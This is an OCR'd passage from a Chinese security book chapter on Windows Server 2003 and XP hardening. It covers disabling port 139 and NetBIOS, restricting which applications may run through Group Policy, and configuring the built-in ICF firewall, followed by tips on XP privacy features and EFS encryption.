


图 8-40



●关闭不必要的端口

个人用户使用的时候，安装中很多默认开放的端口并没有多大的用处，编者建议关掉这些端口，关闭那些没有用的服务。139 端口是 NetBIOS 协议所使用的端口，在安装了 TCP/IP 协议的同时，NetBIOS 也会被作为默认设置安装到系统中。139 端口的开放意味着硬盘可能会上网络中被共享；网上黑客也可通过 NetBIOS 窥探电脑中的信息。

在以前版本的 Windows 中，只要不安装“Microsoft 网络的文件和打印机共享”协议，就可关闭 139 端口。但在 Windows Server 2003 中，只完成了上面的操作时还不行的，彻底关闭 139 端口的详细操作如下所示：

步骤 1 在桌面上右击“网络邻居”图标，在弹出的右键菜单中选择【属性】菜单项，即可打开如图 8-41 所示的“网络连接”窗口，在该窗口中右击“本地连接”图标，在弹出的右键菜单中选择【属性】菜单项，打开如图 8-42 所示的“本地连接属性”对话框。

步骤 2 在该对话框中取消勾选“Microsoft 网络的文件和打印机共享”复选框，然后点击选择“Internet 协议(TCP/IP)”，依次执行【属性】→【高级】命令，即可打开如图 8-43 所示的“高级 TCP/IP 设置”对话框，在该对话框中选择“WINS”选项卡，在该选项卡下点选“禁用 TCP/IP 上的 NetBIOS”单选框，一路单击【确定】按钮，即可完成设置。




图 8-41



图 8-42

对于个人用户来说，可以在各项服务属性设置中设为“已禁用”，以免下次重启服务时重新启用，端口也随之开放。

●杜绝非法访问应用程序

作为一种服务器操作系统，Windows server 2003 安全性能非常强，为了防止登录用户随意启动服务器中的应用程序，给服务器的正常运行带来不必要的麻烦，这里还需要根据不同用户的访问权限来进行一些相关的限制。

使用组策略编辑器作进一步的设置，就能达到这个目的，详细的操作如下所示：

步骤 1 依次执行【开始】→【运行】命令，在打开的“运行”对话框中键入“gpedit.msc”命令并回车，即可打开如图 8-44 所示的“组策略编辑器”窗口，在该窗口中依次打开【用户

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第八章 Windows 操作系统之乘虚而入

配置】→【管理模板】→【系统】中的“只运行许可的 Windows 应用程序”项，并启用此策略。

步骤2 然后单击下面的“允许的应用程序列表”边上的【显示】按钮，弹出一个“显示内容”对话框，在此单击【添加】按钮来添加允许运行的应用程序即可，如图8-45所示。




图 8-44




图 8-45

2. Windows 2003 内置防火墙构筑

使用 Windows Server 2003 系统自带的防火墙工具 ICF (Internet Connection Firewall, Internet 连接防火墙), 可以使得用户无需购买价格昂贵的硬件防火墙, 也无需配置复杂的专业防火墙软件, 所以非常适合网络新手。

●启用 ICF

缺省状况下，系统并没有开启 ICF，用户还需要手动启用它。

比如启用“本地连接”的 ICF，操作步骤如下所示：

步骤1 在桌面上右击“网上邻居”图标，在弹出的右键菜单中执行【属性】命令，然后在

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

打开的窗口中右击“本地连接”，在弹出的右键菜单中执行【属性】命令，即可打开如图 8-46 所示的“本地连接属性”对话框，在该对话框中单击“高级”选项卡，如图 8-46 所示。

步骤 2 然后在该选项卡下单击【设置】按钮即可弹出如图 8-47 所示的提示框，在该提示框中单击【是】按钮即可开启 ICF。




图 8-46

图 8-47

●对 ICF 进行安全设置

启用 ICF 后如果不进行任何设置，则该服务器的所有端口将被禁用，相应的服务也将被阻止。因此，用户还需要对 ICF 进行必要的设置以符合实际的需要。

步骤 1 设置常规服务

我们把常用到的 Web、FTP 等服务称之为常规服务。ICF 在缺省状况下提供了几种常用服务供用户设置：

在“本地连接属性”对话框中单击“高级”选项卡下的【设置】按钮，打开“Windows 防火墙”对话框，在该对话框中选择“高级”选项卡，在该选项卡下单击【设置】按钮，即可打开“高级设置”对话框，在该对话框中的“服务”选项卡下提供了常用服务的列表，如果服务器需要提供 FTP 服务，则只须勾选“FTP 服务器”复选框，如图 8-48 所示，在打开的“服务设置”对话框中保持默认的计算机名就行了。



图 8-48




图 8-49

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第八章 Windows 操作系统之乘虚而入

步骤2 为了防范那些不良访问，常常需要屏蔽一些常规服务的默认端口，而采用一些非默认端口提供常规服务。例如，可以使用 6000 端口提供 Web 服务。

单击图 8-48 中的【添加】按钮，即可打开如图 8-49 所示的“服务设置”对话框，在该对话框中添加相应信息，注意一定要在外部和内部口号中添加“6000”，然后单击【确定】按钮，此时即可在服务列表中看到刚刚添加的服务。

步骤3 ICMP 设置

ICMP 即 Internet 控制信息协议，默认情况下，ICF 禁用了应用该协议的信息请求，例如不允许 Ping 本机。如果由于特殊需要而想 Ping 本机，则需要在如图 8-48 所示的对话框中选择“ICMP”选项卡，在该选项卡中勾选“允许传入响应请求”复选框，如图 8-50 所示，然后单击【确定】按钮即可。

ICF 可以有效拦截某些用户对服务器的扫描和攻击，有效防范利用系统漏洞进行端口攻击的蠕虫病毒，从而保护了个人电脑或者服务器的安全。




图 8-50



第3节 学习心得

这一章选择性地介绍了有代表性的 Windows 操作系统的漏洞攻击和防范措施。在学习的时候，得注意理论知识和实践的结合，首先弄明白系统的漏洞，然后找到相应的解决办法，这里还是建议到微软官方下载相应的补丁是最有效地办法，还有学会使用操作系统本身的安全配置，来保护自己计算机系统的安全，让黑客的攻击远离我们的环境。



第4节 疑难知识点荟萃

1. Windows XP 中注意的个人隐私保护特性

个人隐私保护特性分为两个方面，一方面是从多用户管理方面来说，Windows XP 多桌

面显示功能可以让多个用户中的任一用户都能轻松定制自己的个性化的登录界面，当然也可以同时登录系统，不同的用户在各自的桌面进行切换不会对系统的运行造成不良影响，该功能极大地增加了私人数据的安全性。

另一方面是从网络方面来讲，Windows XP 中内置了 IE6.0，IE6.0 支持 W3C 协会的 P3P 标准，当用户访问 Web 站点时，系统将自动控制用户个人信息的安全。IE6.0 可以迅速测定访问的 Web 站点是否遵守 W3C 标准，在你向站点提供个人信息前向你提示站点的状态信息。但这一切都要你预先在系统的相关设置中做好参数设定。

2. 使用“老式”软件时通过 Windows XP 的兼容特性确保安全

Windows XP 两个版本均具有良好的兼容特性，可以让一些只能运行于 Windows 95/98/2000 的应用程序完全不会因为是否运行于 Windows XP 而不同，其实 Windows XP 的兼容模式是创造了一个颇具“虚拟”色彩的兼容环境来运行这些程序的。

如果一个程序不能正常运行，用户可以在软件属性中，针对指定的应用程序进行兼容各 Windows 版本（包括 Windows NT4.0、Windows 2000 以及 Windows 9x）的设置，以确保一些老程序仍然能够在 Windows XP 下正常运行。

3. Windows XP 的信息加密技术(EFS)的安全性

Windows XP 先进而安全的信息加密功能，可以有效地防止他人在使用自己的电脑时，偷看自己存储在电脑中的文件，利用加密文件系统加密会使你感到文件的安全性有了坚强的后盾，在 Windows XP 中 EFS 使用扩展数据加密标准(DESX)作为加密算法。

用户可以使用 EFS 来加密脱机文件和文件夹，然后选择是否共享加密文件或禁用数据恢复代理。

Windows XP 允许通过组策略和命令行工具来更方便的管理 EFS。用户还可以利用“文件和文件夹加密”功能来设置某些文件或文件夹是否需要密码打开，该功能对于用户有很强的信息保护功能，非常适合现代的办公需要。